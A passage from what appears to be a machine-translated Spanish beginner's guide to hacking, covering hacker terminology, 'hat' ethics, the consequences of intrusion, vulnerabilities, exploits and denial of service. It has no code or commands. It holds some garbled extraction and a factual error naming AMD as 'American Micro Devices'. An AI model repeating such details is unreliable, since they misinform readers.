

HACKEAR

*GUÍA PARA PRINCIPIANTES DE HACKING DE COMPUTADORAS CÓMO HACKEAR
RED INALÁMBRICA , SEGURIDAD BÁSICA Y PENETRACIÓN
PRUEBAS, KALI LINUX, TU PRIMER HACK*

ALAN T. NORMAN

Copyright © Todos los derechos reservados.

Ninguna parte de esta publicación puede ser reproducida, distribuida o transmitida de ninguna forma ni por ningún medio, incluidas fotocopias, grabaciones u otros métodos electrónicos o mecánicos, o por cualquier sistema de almacenamiento y recuperación de información sin el permiso previo por escrito del editor. excepto en el caso de citas muy breves incorporadas en reseñas críticas y ciertos otros usos no comerciales permitidos por la ley de derechos de autor.

Aviso de exención de responsabilidad: tenga en cuenta que la información contenida en este documento es solo para fines educativos y de entretenimiento. Se ha hecho todo lo posible para proporcionar información completa precisa, actualizada y confiable. No se expresa ni implica ninguna garantía de ningún tipo.

Al leer este documento, el lector acepta que bajo ninguna circunstancia el autor es responsable de ninguna pérdida, directa o indirecta, en la que se incurra como resultado de la emisión de información contenida en este documento, incluidos, entre otros, errores, omisiones. , o inexactitudes.

TABLA DE CONTENIDOS

[Por qué debería leer este libro](#)

[Capítulo 1. ¿Qué es la piratería?](#)

[Capítulo 2. Vulnerabilidades y exploits](#)

[Capítulo 3. Primeros pasos Capítulo 4. El](#)

[kit de herramientas del hacker Capítulo](#)

[5. Obtener acceso Capítulo 6. Actividad](#)

[y código maliciosos Capítulo 7. Hacking](#)

[inalámbrico Capítulo 8. Su primer hack](#)

[Capítulo 9. Seguridad defensiva y ética del](#)

[hacker](#)

[Conclusión](#)

[Sobre el Autor](#)

POR QUÉ DEBE LEER ESTE LIBRO Como cualquier otro

avance tecnológico en la historia de la humanidad, los beneficios obtenidos por la humanidad de la informatización y digitalización de nuestro mundo tienen un precio. Cuanta más información podamos almacenar y transmitir, más vulnerable se vuelve al robo o la destrucción. Cuanto más dependan nuestras vidas de la tecnología y de la comunicación rápida e instantánea, mayores serán las consecuencias de perder el acceso a esas capacidades. No solo es posible, sino que de hecho es una rutina que miles de millones de dólares se transfieran al extranjero en un abrir y cerrar de ojos. Se pueden almacenar bibliotecas enteras en dispositivos no más grandes que un pulgar humano. Es común ver a los niños pequeños jugar juegos bastante mundanos en teléfonos inteligentes o tabletas que tienen más poder de cómputo que las máquinas que hace solo 50 años habrían llenado habitaciones enteras.

Esta concentración sin precedentes de datos y riqueza digital, junto con la creciente dependencia de la sociedad de los medios digitales de almacenamiento y comunicación, ha sido una bonanza para los oportunistas inteligentes y maliciosos ansiosos por aprovechar cada vulnerabilidad. Desde individuos que cometen pequeños hurtos y fraudes, hasta activistas políticos, camarillas criminales grandes y altamente organizadas, grupos terroristas y actores de estados-nación, la piratería informática se ha convertido en una industria global multimillonaria, no solo en la comisión de los delitos en sí, sino también en el tiempo, esfuerzo y capital dedicado a proteger la información y los recursos. Es imposible exagerar las implicaciones de la seguridad informática en nuestro tiempo actual. La infraestructura crítica de ciudades y naciones enteras está indisolublemente ligada a las redes informáticas. Los registros de las transacciones financieras diarias se almacenan digitalmente, cuyo robo o eliminación podría causar estragos en economías enteras. Las comunicaciones confidenciales por correo electrónico pueden influir en las elecciones políticas o en los juicios cuando se hacen públicas. Quizás la más preocupante de todas las vulnerabilidades potenciales se encuentra en el ámbito militar, donde los instrumentos de guerra cada vez más conectados en red e informatizados deben mantenerse fuera de las manos equivocadas a toda costa. Estas amenazas de alto perfil van acompañadas de los efectos menores, pero acumulativos, de transgresiones de menor escala, como el robo de identidad y las filtraciones de información personal, que tienen consecuencias devastadoras para la vida de la gente común.

No todos los hackers tienen intenciones necesariamente maliciosas. En las naciones con obstáculos

libertad de expresión o leyes opresivas, los piratas informáticos sirven para difundir información vital entre la población que normalmente podría ser suprimida o desinfectada por un régimen autoritario. Aunque su actividad sigue siendo ilegal según las leyes de su propio país, se considera que muchos tienen un propósito moral. Por lo tanto, las líneas éticas a menudo se desdibujan cuando se trata de piratear con fines de activismo político o para la difusión de información que podría ser de valor para el público o para las poblaciones oprimidas. Para limitar el daño que pueden causar individuos y grupos con intenciones menos que honorables, es necesario mantenerse al día con las herramientas, los procedimientos y la mentalidad de los piratas informáticos.

Los piratas informáticos son muy inteligentes, ingeniosos, adaptables y extremadamente persistentes. Los mejores entre ellos siempre han estado, y probablemente seguirán estando, un paso por delante de los esfuerzos para frustrarlos. Por lo tanto, los especialistas en seguridad informática se esfuerzan por volverse tan hábiles y practicados en el arte de la piratería como sus adversarios criminales. En el proceso de adquirir este conocimiento, se espera que el “hacker ético” se comprometa a no utilizar las habilidades adquiridas con fines ilegales o inmorales.

Este libro está destinado a servir como una introducción al lenguaje, el panorama, las herramientas y los procedimientos de la piratería informática. Como guía para principiantes, se supone que el lector tiene poco conocimiento previo sobre piratería informática en sí, aparte de lo que ha visto en los medios o en conversaciones informales. Asume la familiaridad general de un laico con la terminología informática moderna e Internet. Las instrucciones detalladas y los procedimientos específicos de piratería están fuera del alcance de este libro y se dejan para que el lector los prosiga más a medida que se sienta más cómodo con el material.

El libro comienza en el *Capítulo 1: ¿Qué es el Hacking?* con algunas definiciones básicas para que el lector pueda familiarizarse con parte del lenguaje y la jerga utilizada en los ámbitos de la piratería informática y la seguridad informática, así como para aclarar cualquier ambigüedad en la terminología. El Capítulo 1 también distingue los diferentes tipos de piratas informáticos con respecto a sus intenciones éticas y legales y las ramificaciones de sus actividades.

En el *Capítulo 2: Vulnerabilidades y Exploits*, se introduce el concepto central de vulnerabilidad objetivo, describiendo las principales categorías de vulnerabilidad y algunos ejemplos específicos. Esto lleva a una discusión sobre cómo los piratas informáticos se aprovechan de las vulnerabilidades mediante la práctica de la explotación.

El Capítulo 3: Primeros pasos recorre los muchos temas y habilidades con los que un hacker principiante debe familiarizarse. Desde el hardware de la computadora y la red hasta los protocolos de comunicación y los lenguajes de programación de computadoras, se describen las principales áreas temáticas de la base de conocimientos de un hacker.

Capítulo 4: El kit de herramientas del hacker profundiza en el hardware, el software, los sistemas operativos y los lenguajes de programación comunes que generalmente prefieren los piratas informáticos para ejercer su oficio.

Los procedimientos generales para algunos ataques informáticos comunes se examinan en el *Capítulo 5: Obtención de acceso*, que proporciona algunos ejemplos selectos de ataques que suelen ser de interés para los piratas informáticos y los profesionales de la seguridad informática.

Capítulo 6: Actividad y código maliciosos revela algunos de los ataques y construcciones más nefastos de los piratas informáticos que tienen como objetivo causar daño. Se explican las diferencias entre las distintas categorías de código malicioso.

El Capítulo 7: Hackeo Inalámbrico se enfoca específicamente en la explotación de vulnerabilidades en los protocolos de encriptación de redes Wi-Fi. Se enumeran las herramientas específicas de hardware y software necesarias para ejecutar ataques Wi-Fi simples.

El lector recibe una guía práctica sobre cómo configurar y practicar piratería de nivel principiante en el *Capítulo 8: Su primera piratería*. Se seleccionan dos ejercicios para ayudar al aspirante a hacker a mojarse los pies con algunas herramientas simples y equipos económicos.

El Capítulo 9: Seguridad defensiva y ética de los piratas informáticos concluye esta introducción a la piratería con algunas notas sobre cómo protegerse de los piratas informáticos y analiza algunos de los problemas filosóficos asociados con la ética de la piratería.

CAPÍTULO 1. ¿QUÉ ES HACKING?

Es importante sentar las bases para una introducción adecuada a la piratería informática discutiendo primero algunos términos de uso común y aclarando cualquier ambigüedad con respecto a sus significados. Los profesionales de la informática y los aficionados serios tienden a utilizar mucha jerga que ha evolucionado a lo largo de los años en lo que tradicionalmente había sido un grupo muy cerrado y exclusivo. No siempre está claro qué significan ciertos términos sin una comprensión del contexto en el que se desarrollaron. Aunque de ninguna manera es un léxico completo, este capítulo presenta parte del lenguaje básico utilizado entre los piratas informáticos y los profesionales de la seguridad informática. Otros términos aparecerán en capítulos posteriores dentro de los temas apropiados. Ninguna de estas definiciones es de ninguna manera "oficial", sino que representa una comprensión de su uso común.

Este capítulo también intenta aclarar qué es piratear como actividad, qué no es y quiénes son los piratas informáticos. Las representaciones y discusiones sobre la piratería en la cultura popular pueden tender a pintar una imagen demasiado simplista de los piratas informáticos y de la piratería en su conjunto. De hecho, se pierde una comprensión precisa en la traducción de palabras de moda y conceptos erróneos populares.

HACKING Y HACKERS La

palabra **hacking** normalmente evoca imágenes de un ciberdelincuente solitario, encorvado sobre una computadora y transfiriendo dinero a voluntad desde un banco desprevenido, o descargando documentos confidenciales con facilidad desde una base de datos del gobierno. En inglés moderno, el término piratería puede tener varios significados diferentes según el contexto. Como cuestión de uso general, la palabra generalmente se refiere al acto de explotar las vulnerabilidades de seguridad informática para obtener acceso no autorizado a un sistema. Sin embargo, con el surgimiento de la seguridad cibernética como una industria importante, la piratería informática ya no es exclusivamente una actividad delictiva y, a menudo, la realizan profesionales certificados a los que se les ha solicitado específicamente que evalúen las vulnerabilidades de un sistema informático (consulte la siguiente sección sobre "sombrero blanco", piratería de "sombrero negro" y "sombrero gris") probando varios métodos de penetración. Además, la piratería con fines de seguridad nacional también se ha convertido en una actividad sancionada (ya sea reconocida o no) por muchos estados-nación. Por lo tanto, una comprensión más amplia del término debería reconocer que la piratería a menudo está autorizada, incluso si el intruso en cuestión está alterando el proceso normal de acceso al sistema.

Un uso aún más amplio de la palabra piratería implica la modificación, el uso no convencional o el acceso subversivo de cualquier objeto, proceso o pieza de tecnología, no solo computadoras o redes. Por ejemplo, en los primeros días de la subcultura hacker, era una actividad popular "piratear" teléfonos públicos o máquinas expendedoras para obtener acceso a ellos sin usar dinero, y compartir las instrucciones para hacerlo con la comunidad de hackers en general. El simple acto de dar usos nuevos e innovadores a objetos domésticos que normalmente se descartan (usar latas de refresco vacías como portalápices, etc.) a menudo se denomina piratería.

Incluso ciertos procesos útiles y atajos para la vida cotidiana, como usar listas de tareas o encontrar formas creativas de ahorrar dinero en productos y servicios, a menudo se denominan piratería (a menudo llamado "hackeo de la vida"). También es común encontrar el término "hacker" en referencia a cualquier persona especialmente talentosa o con conocimientos en el uso de computadoras.

Este libro se concentrará en el concepto de piratería que se relaciona específicamente con la actividad de obtener acceso a software, sistemas informáticos o redes a través de medios no deseados. Esto incluye las formas más simples de ingeniería social utilizadas para determinar contraseñas hasta el uso de sofisticados

hardware y software para penetración avanzada. Por lo tanto, el término **hacker** se utilizará para referirse a cualquier individuo, autorizado o no, que intenta acceder subrepticiamente a un sistema informático o red, sin tener en cuenta sus intenciones éticas. El término **cracker** también se usa comúnmente en lugar de hacker, específicamente en referencia a aquellos que intentan descifrar contraseñas, eludir las restricciones de software o eludir la seguridad informática.

LOS “SOMBREROS” DEL HACKEO

Las escenas clásicas de Hollywood del viejo oeste estadounidense a menudo presentaban representaciones caricaturescas de adversarios armados, generalmente un sheriff o alguacil contra un bandido cobarde o una banda de sinvergüenzas. Era común distinguir a los “buenos” de los “malos” por el color de sus sombreros vaqueros. El protagonista valiente y puro usualmente usaba un sombrero blanco, donde el villano usaba uno de color oscuro o negro. Estas imágenes se trasladaron a otros aspectos de la cultura a lo largo de los años y finalmente se abrieron paso en la jerga de la seguridad informática.

BLACK HAT Un

hacker (o cracker) **de sombrero negro** es aquel que intenta de manera inequívoca subvertir la seguridad de un sistema informático (o un código de software de fuente cerrada) o una red de información a sabiendas contra la voluntad de su propietario. El objetivo del hacker de sombrero negro es obtener acceso no autorizado al sistema, ya sea para obtener o destruir información, causar una interrupción en el funcionamiento, denegar el acceso a usuarios legítimos o tomar el control del sistema para sus propios fines. Algunos piratas informáticos tomarán, o amenazarán con tomar, el control de un sistema, o evitarán el acceso de otros, y chantajearán al propietario para que pague un rescate antes de ceder el control. Un hacker se considera un sombrero negro incluso si tiene lo que ellos mismos describirían como intenciones nobles. En otras palabras, incluso los piratas informáticos que piratean con fines sociales o políticos son sombreros negros porque tienen la intención de explotar las vulnerabilidades que descubren. De manera similar, las entidades de estados-nación adversarios que piratean con fines de guerra pueden considerarse sombreros negros independientemente de sus justificaciones o del estatus internacional de su nación.

SOMBREO

BLANCO Debido a que hay tantas formas creativas e imprevistas de acceder a computadoras y redes, a menudo la única forma de descubrir debilidades explotables es intentar piratear el propio sistema antes de que alguien con intenciones maliciosas lo haga primero y cause un daño irreparable. Un hacker **de sombrero** blanco ha sido específicamente autorizado por el propietario o custodio de un sistema de destino para descubrir y probar sus vulnerabilidades. Esto se conoce como **prueba de penetración**. El hacker de sombrero blanco utiliza las mismas herramientas y procedimientos que un hacker de sombrero neg

hacker, y a menudo tiene los mismos conocimientos y habilidades. De hecho, no es raro que un antiguo black hat encuentre un empleo legítimo como white hat porque los black hats suelen tener mucha experiencia práctica con la penetración del sistema. Se sabe que las agencias gubernamentales y las corporaciones emplean a delincuentes informáticos anteriormente procesados para probar sistemas vitales.

SOMBREO

GRIS Como su nombre lo indica, el término **sombrero gris** (a menudo escrito como "gris") es un poco menos concreto en su caracterización de la ética del hacker. Un hacker de sombrero gris no necesariamente tiene el permiso del propietario o custodio de un sistema y, por lo tanto, podría considerarse que actúa de manera poco ética cuando intenta detectar vulnerabilidades de seguridad. Sin embargo, un sombrero gris no realiza estas acciones con la intención de explotar las vulnerabilidades o ayudar a otros a hacerlo. Más bien, esencialmente están realizando pruebas de penetración no autorizadas con el objetivo de alertar al propietario sobre posibles fallas. A menudo, los sombreros grises piratean con el propósito expreso de fortalecer un sistema que usan o disfrutan para evitar cualquier subversión futura por parte de actores con intenciones más maliciosas.

CONSECUENCIAS DEL HACKEO Las

consecuencias del acceso no autorizado a la computadora van desde los costos menores y los inconvenientes de la seguridad de la información cotidiana hasta situaciones gravemente peligrosas e incluso mortales. Si bien puede haber sanciones penales graves contra los piratas informáticos que son capturados y procesados, la sociedad en general soporta la peor parte de los costos financieros y humanos de la piratería maliciosa. Debido a la naturaleza interconectada del mundo moderno, una sola persona inteligente sentada en un café con una computadora portátil puede causar enormes daños a la vida y la propiedad. Es importante comprender las ramificaciones de la piratería para saber dónde concentrar los esfuerzos para la prevención de ciertos delitos informáticos.

CRIMINALIDAD

Hay, por supuesto, consecuencias legales para los piratas informáticos atrapados entrometiéndose en un sistema informático o red. Las leyes y sanciones específicas varían entre naciones, así como entre estados y municipios individuales. La aplicación de las leyes también varía entre las naciones. Algunos gobiernos simplemente no dan prioridad al enjuiciamiento de los delitos ciberneticos, especialmente cuando las víctimas se encuentran fuera de su propio país. Esto permite que muchos piratas operen con impunidad en ciertas partes del mundo. De hecho, algunas naciones avanzadas tienen elementos dentro de sus gobiernos en los que la piratería es una función prescrita. Algunas agencias militares y civiles de seguridad y de aplicación de la ley cuentan con divisiones cuyo mandato es piratear los sistemas sensibles de los adversarios extranjeros. Es un punto de controversia cuando algunas de estas agencias se entrometen en los archivos privados y las comunicaciones de sus propios ciudadanos, lo que a menudo tiene consecuencias políticas.

Las sanciones por piratería ilegal dependen en gran medida de la naturaleza de la transgresión en sí. Acceder a la información privada de alguien sin su autorización probablemente conllevaría una sanción menor que usar el acceso para robar dinero, sabotear equipos o cometer traición. Los enjuiciamientos de alto perfil han resultado de piratas informáticos que roban y venden o difunden información personal, confidencial o clasificada.

VÍCTIMAS

Las víctimas de la piratería van desde ser los destinatarios de bromas pesadas relativamente inofensivas en las redes sociales, a quienes se avergüenzan públicamente por la publicación de fotos personales o correos electrónicos, a víctimas de robo, virus destructivos y

chantaje. En casos más graves de piratería en los que la seguridad nacional se ve amenazada por la divulgación de información confidencial o la destrucción de infraestructura crítica, la sociedad en su conjunto es la víctima.

El robo de identidad es uno de los delitos informáticos más comunes. Los piratas informáticos apuntan a la información personal de personas desprevenidas y utilizan los datos para beneficio personal o se los venden a otros. Las víctimas a menudo no saben que su información se ha visto comprometida hasta que ven actividad no autorizada en su tarjeta de crédito o cuentas bancarias. Si bien los piratas informáticos suelen obtener datos personales dirigiéndose a víctimas individuales, en los últimos años algunos delincuentes sofisticados han podido obtener acceso a grandes bases de datos de información personal y financiera al piratear los servidores de minoristas y proveedores de servicios en línea con millones de cuentas de clientes. Estas violaciones de datos de alto perfil tienen un costo enorme en términos monetarios, pero también dañan la reputación de las empresas objetivo y debilitan la confianza del público en la seguridad de la información. Violaciones de datos similares han resultado en la distribución pública de correos electrónicos y fotografías personales, lo que a menudo causa vergüenza, daña las relaciones y resulta en la pérdida del empleo de las víctimas.

COSTES DE LA

PREVENCIÓN Hay un clásico "Catch-22" cuando se trata de la prevención de la piratería. Para la mayoría de las personas, se necesita poco más que algo de sentido común, vigilancia, buenas prácticas de seguridad y algún software disponible gratuitamente para mantenerse protegido de la mayoría de los ataques. Sin embargo, con el aumento de la popularidad de la computación en la nube, donde los archivos se almacenan en un servidor externo además o en lugar de dispositivos personales, las personas tienen menos control sobre la seguridad de sus propios datos. Esto impone una gran carga financiera a los custodios de los servidores en la nube para proteger un volumen cada vez mayor de información personal centralizada.

Las grandes corporaciones y las entidades gubernamentales, por lo tanto, se encuentran regularmente gastando una cantidad igual o superior de dinero por año en seguridad informática de lo que podrían perder en la mayoría de los ataques comunes. Sin embargo, estas medidas son necesarias porque un ataque exitoso, sofisticado y a gran escala, por improbable que sea, puede tener consecuencias catastróficas. Del mismo modo, las personas que deseen protegerse de los ciberdelincuentes comprarán software de seguridad o servicios de protección contra el robo de identidad. Estos costos, junto con el tiempo y el esfuerzo dedicados a practicar una buena seguridad de la información, pueden ser una carga no deseada.

SEGURIDAD NACIONAL Y GLOBAL La creciente

dependencia de los sistemas de control industrial en computadoras y dispositivos en red, junto con la naturaleza rápidamente interconectada de la infraestructura crítica, han dejado los servicios vitales de las naciones industrializadas altamente vulnerables a los ataques ciberneticos. Los servicios municipales de energía, agua, alcantarillado, internet y televisión pueden ser interrumpidos por saboteadores, ya sea con fines de activismo político, chantaje o terrorismo. Incluso la interrupción a corto plazo de algunos de estos servicios puede provocar la pérdida de vidas o propiedades. La seguridad de las plantas de energía nuclear es motivo de especial preocupación, ya que hemos visto en los últimos años que los piratas informáticos pueden implantar virus en los componentes electrónicos de uso común para interrumpir la maquinaria industrial.

Los sistemas bancarios y las redes de comercio financiero son objetivos de alto valor para los piratas informáticos, ya sea que busquen ganancias financieras o causen turbulencias económicas en una nación rival. Algunos gobiernos ya están desplegando abiertamente sus propios piratas informáticos para la guerra electrónica. Los objetivos de la piratería gubernamental y militar también incluyen vehículos e instrumentos de guerra cada vez más conectados en red.

Los piratas informáticos pueden comprometer los componentes electrónicos en la línea de producción incluso antes de que se conviertan en un tanque, un acorazado, un avión de combate, un dron aéreo u otro vehículo militar, por lo que los gobiernos deben tener cuidado con las personas que contratan en la línea de suministro. Las comunicaciones confidenciales por correo electrónico, teléfono o satélite también deben protegerse de los adversarios. No son solo los estados nacionales los que representan una amenaza para los sistemas militares avanzados. Las organizaciones terroristas se están volviendo cada vez más sofisticadas y están cambiando a métodos más tecnológicos.

CAPÍTULO 2. VULNERABILIDADES Y EXPLOTACIONES

La esencia de la piratería es la explotación de fallas en la seguridad de una computadora, dispositivo, componente de software o red. Estos defectos se conocen como **vulnerabilidades**. El objetivo del pirata informático es descubrir las vulnerabilidades en un sistema que les dará el acceso o control más fácil que sirva a sus propósitos. Una vez que se comprenden las vulnerabilidades, puede comenzar la **explotación** de esas vulnerabilidades, por lo que el pirata informático aprovecha las fallas del sistema para obtener acceso. En general, los piratas informáticos de sombrero negro y de sombrero blanco tienen la intención de explotar las vulnerabilidades, aunque con diferentes propósitos, mientras que los de sombrero gris intentarán notificar al propietario para que se puedan tomar medidas para proteger el sistema.

VULNERABILIDADES

Las vulnerabilidades en los sistemas informáticos y de red siempre han existido y siempre existirán. Ningún sistema se puede hacer 100% hermético porque alguien siempre necesitará poder acceder a la información o los servicios que se protegen.

Además, la presencia de usuarios humanos representa una vulnerabilidad en sí misma porque las personas son notoriamente pobres en la práctica de una buena seguridad. A medida que se descubren y corrigen las vulnerabilidades, otras nuevas toman su lugar casi instantáneamente. El vaivén entre la explotación de los piratas informáticos y la implementación de medidas de seguridad representa una verdadera carrera armamentista, en la que cada lado se vuelve más sofisticado a la vez.

VULNERABILIDADES HUMANAS

Una vulnerabilidad de la que rara vez se habla es la del usuario humano. La mayoría de los usuarios de ordenadores y sistemas de información no son expertos en informática ni profesionales de la ciberseguridad. La mayoría de los usuarios saben muy poco sobre lo que sucede entre sus puntos de interfaz y los datos o servicios a los que acceden. Es difícil lograr que la gente a gran escala cambie sus hábitos y utilice prácticas recomendadas para establecer contraseñas, examinar cuidadosamente los correos electrónicos, evitar sitios web maliciosos y mantener su software actualizado. Las empresas y las agencias gubernamentales dedican una gran cantidad de tiempo y recursos a capacitar a los empleados para que sigan los procedimientos adecuados de seguridad de la información, pero solo se necesita un eslabón débil en la cadena para brindarles a los piratas informáticos la ventana que buscan para acceder a un sistema o red completos.

Los cortafuegos más sofisticados y costosos y la prevención de intrusiones en la red de los sistemas se vuelven inútiles cuando un solo usuario interno hace clic en un enlace malicioso, abre un virus en un archivo adjunto de correo electrónico, conecta una unidad flash comprometida o simplemente revela su contraseña de acceso a través del teléfono o correo electrónico. Incluso cuando se les recuerda repetidamente las mejores prácticas de seguridad, los usuarios comunes son la vulnerabilidad más fácil y consistente de descubrir y explotar. A veces, las vulnerabilidades humanas son tan simples como practicar una mala seguridad de contraseña al dejar las contraseñas escritas en notas en un sitio simple, a veces incluso adjuntas al hardware que se está utilizando. El uso de contraseñas fáciles de adivinar es otro error común de los usuarios. Un sistema corporativo en particular se vio comprometido cuando un hacker inteligente dejó intencionalmente una unidad flash USB en

el estacionamiento de una empresa. Cuando un empleado desprevenido lo encontró, colocó el disco en la computadora de su trabajo y posteriormente desató un virus. La mayoría de las personas no se toman en serio la seguridad informática hasta que ocurre un incidente, e incluso entonces, a menudo vuelven a caer en los mismos hábitos. Los piratas informáticos lo saben y se aprovechan de ello con la mayor frecuencia posible.

VULNERABILIDADES DEL SOFTWARE

Todas las computadoras dependen del software (o “firmware”, en algunos dispositivos) para traducir las entradas o los comandos del usuario en acción. El software administra los inicios de sesión de los usuarios, realiza consultas de bases de datos, ejecuta envíos de formularios de sitios web, controla el hardware y los periféricos, y administra otros aspectos de la funcionalidad de la computadora y la red que un pirata informático podría explotar. Aparte del hecho de que los programadores cometan errores y descuidos, es imposible que los desarrolladores de software anticipen cada vulnerabilidad factible en su código. Lo que la mayoría de los desarrolladores pueden esperar es parchear y modificar su software a medida que se descubren las vulnerabilidades. Por eso es tan importante mantener el software actualizado.

Algunas vulnerabilidades de software se deben a errores en la programación, pero la mayoría se debe simplemente a fallas imprevistas en el diseño. El software a menudo es seguro cuando se usa según lo diseñado, pero las combinaciones imprevistas y no intencionadas de entradas, comandos y condiciones a menudo tienen consecuencias imprevistas. Sin controles estrictos sobre cómo los usuarios interactúan con el software, muchas vulnerabilidades del software se descubren por error o al azar. Los piratas informáticos se ocupan de descubrir estas anomalías lo más rápido posible.

EXPLOTACIONES Encontrar y explotar vulnerabilidades para obtener acceso a los sistemas es tanto un arte como una ciencia. Debido a la naturaleza dinámica de la seguridad de la información, existe un juego constante del "gato y el ratón" entre los piratas informáticos y los profesionales de la seguridad, e incluso entre los adversarios del estado-nación. Para mantenerse a la vanguardia (o al menos para no quedarse demasiado atrás), uno no solo debe estar al tanto de las últimas tecnologías y vulnerabilidades, sino que también debe ser capaz de anticipar cómo reaccionarán tanto los piratas informáticos como el personal de seguridad ante los cambios en el entorno. paisaje general.

ACCESO

El objetivo más común de la explotación es obtener acceso y cierto nivel de control de un sistema de destino. Dado que muchos sistemas tienen múltiples niveles de acceso por motivos de seguridad, a menudo ocurre que cada nivel de acceso tiene su propia lista de vulnerabilidades y, por lo general, son más difíciles de piratear a medida que hay más funcionalidades vitales disponibles. El último golpe de acceso para un pirata informático es alcanzar el nivel de superusuario o **root** (un término UNIX), conocido como "hacerse root" en la jerga de los piratas informáticos. Este nivel más alto permite al usuario el control de todos los sistemas, archivos, bases de datos y configuraciones en un sistema autónomo dado.

Puede ser bastante difícil vulnerar el nivel raíz de un sistema informático seguro con un solo exploit. Más a menudo, los piratas informáticos explotarán vulnerabilidades más fáciles o aprovecharán a los usuarios menos experimentados para obtener primero acceso de bajo nivel. A partir de ese momento, se pueden emplear otros métodos para alcanzar niveles más altos, desde administradores hasta root. Con acceso raíz, un pirata informático puede ver, descargar y sobrescribir información a voluntad y, en algunos casos, eliminar cualquier rastro que haya en el sistema. Por esta razón, obtener la raíz en un sistema de destino es un motivo de orgullo como el mayor logro entre los hackers de sombrero blanco y negro.

NEGACIÓN DE ACCESO

En muchos casos, obtener acceso a un sistema de destino en particular es imposible, extremadamente difícil o ni siquiera deseado por un pirata informático. A veces, el objetivo de un pirata informático es simplemente evitar que los usuarios legítimos accedan a un sitio web o red. Este tipo de actividad se conoce como **denegación de servicio** (DoS). los

El propósito de realizar un ataque DoS puede variar. Dado que es relativamente simple de ejecutar, a menudo es un ejercicio para principiantes para un hacker inexperto ("novato", "n00b" o "neófito") en la jerga) para ganar algunos derechos de fanfarronear. Los piratas informáticos más experimentados pueden ejecutar ataques DoS sostenidos que interrumpen los servidores comerciales o gubernamentales durante un período de tiempo prolongado. Por lo tanto, los grupos organizados de piratas informáticos a menudo toman un sitio web como "rehén" y exigen un rescate de los propietarios a cambio de detener el ataque, todo sin tener que obtener acceso.

CAPÍTULO 3. PRIMEROS PASOS Los piratas

informáticos tienen la reputación de ser individuos muy inteligentes y prodigiosos en muchos sentidos. Por lo tanto, puede parecer una tarea abrumadora y cuesta arriba comenzar desde cero y alcanzar cualquier nivel de competencia práctica. Uno debe recordar que todos deben comenzar en alguna parte cuando aprenden un tema o una habilidad. Con dedicación y perseverancia, es posible llegar tan lejos en el mundo de la piratería como lo permita su voluntad. Una cosa que te ayudará en el proceso de convertirte en un hacker es establecer algunas metas. Pregúntate por qué quieres aprender a hackear y qué pretendes lograr. Algunos solo quieren aprender los conceptos básicos para poder entender cómo protegerse a sí mismos, a su familia o a su negocio de ataques maliciosos. Otros buscan prepararse para una carrera en piratería informática o seguridad de la información. Cualesquiera que sean sus razones, debe prepararse para aprender un poco de nuevos conocimientos y habilidades.

APRENDIZAJE

El arma más importante en el arsenal de un hacker es el conocimiento. No solo es importante que un hacker aprenda tanto como sea posible sobre computadoras, redes y software, sino que para mantenerse competitivo y efectivo debe mantenerse actualizado sobre los cambios constantes y rápidos en las computadoras y la seguridad informática. No es necesario que un hacker sea ingeniero, informático o que tenga un conocimiento profundo del diseño de microprocesadores o hardware de computadoras, pero debe comprender cómo funciona una computadora, los componentes principales y cómo interactúan, cómo las computadoras están conectadas en red tanto localmente ya través de Internet, cómo los usuarios suelen interactuar con sus máquinas y, lo que es más importante, cómo el software dicta el funcionamiento de la computadora. Un hacker excelente domina y tiene práctica en varios lenguajes informáticos y comprende los principales sistemas operativos. También es muy útil para un hacker familiarizarse con la historia, las matemáticas y la práctica de la criptografía.

Es posible, y cada vez más común, que un profano con poca experiencia en piratería y solo un conocimiento leve o intermedio sobre programación lleve a cabo un ataque contra un sistema. La gente a menudo hace esto usando scripts y siguiendo procedimientos que fueron desarrollados por operadores más experimentados. Esto sucede más comúnmente con tipos de ataques más simples, como la denegación de servicio. Estos hackers sin experiencia son conocidos en la comunidad de hackers como **script kiddies**. El problema con este tipo de actividad es que los perpetradores tienen poca apreciación de lo que sucede en el código que ejecutan y es posible que no puedan anticipar los efectos secundarios u otras consecuencias no deseadas. Es mejor comprender completamente lo que está haciendo antes de intentar un ataque.

COMPUTADORAS Y PROCESADORES

Las computadoras varían en tamaño, forma y propósito, pero la mayoría de ellas tienen esencialmente el mismo diseño. Un buen hacker debería estudiar cómo evolucionaron las computadoras desde las primeras máquinas del siglo XX hasta las máquinas mucho más sofisticadas que usamos hoy. En el proceso, se hace evidente que las computadoras tienen los mismos componentes básicos. Para ser un hacker efectivo, debe conocer los diferentes tipos de procesadores que existen en la mayoría de las computadoras modernas.

Por ejemplo, los tres mayores fabricantes de microprocesadores son Intel, American Micro Devices (AMD) y Motorola. Estos procesadores comprenden

la mayoría de las computadoras personales con las que se encontrará un pirata informático, pero cada una tiene su propio conjunto de instrucciones único. Aunque la mayoría de los piratas informáticos rara vez tienen que lidiar con lenguajes de programación a nivel de máquina, los ataques más sofisticados pueden requerir una comprensión de las diferencias entre los conjuntos de instrucciones del procesador.

Algunos procesadores son programables por el usuario final. Estos se conocen como conjuntos de puertas programables en campo (FPGA) y se utilizan cada vez más para sistemas integrados, particularmente en controles industriales. Se sabe que los piratas informáticos obtienen acceso a estos chips mientras están en producción para implementar software malicioso en el destino final. Es necesario comprender la arquitectura y la programación de FPGA para este tipo de ataques sofisticados. Estos ataques integrados son particularmente preocupantes para los clientes industriales y militares que compran chips a gran escala para sistemas críticos.

REDES Y PROTOCOLOS

Uno de los temas más importantes que debe estudiar el aspirante a hacker es el de la arquitectura y los protocolos de red. Las computadoras se pueden conectar en red en muchas configuraciones y tamaños diferentes, y con diferentes tecnologías que gobiernan su interconexión. Desde cables de cobre hasta fibra óptica, conexiones inalámbricas y satelitales, así como combinaciones de todos estos medios, hemos construido una vasta red de computadoras en todo el mundo. Esta red puede entenderse en su totalidad a gran escala, así como verse como una conexión de redes autónomas más pequeñas.

En términos de tamaño, las redes informáticas se han categorizado tradicionalmente como redes de área local (LAN) y redes de área amplia (WAN). Las WAN generalmente conectan múltiples LAN. Hay muchas otras designaciones para diferentes tamaños de redes, y la terminología siempre cambia a medida que se desarrollan nuevas tecnologías y conductividades. Mantenerse al día con estos cambios es una de las tareas constantes de un hacker.

Las redes también tienen diferentes arquitecturas. La arquitectura está determinada no solo por la configuración de los diferentes nodos sino también por el medio que los conecta. Originalmente, las computadoras en red siempre estaban conectadas por cable de cobre. Los cables de red de cobre de uso común, a menudo conocidos como cables **Ethernet**, consisten en pares trenzados de alambre de cobre. Aunque el más común de

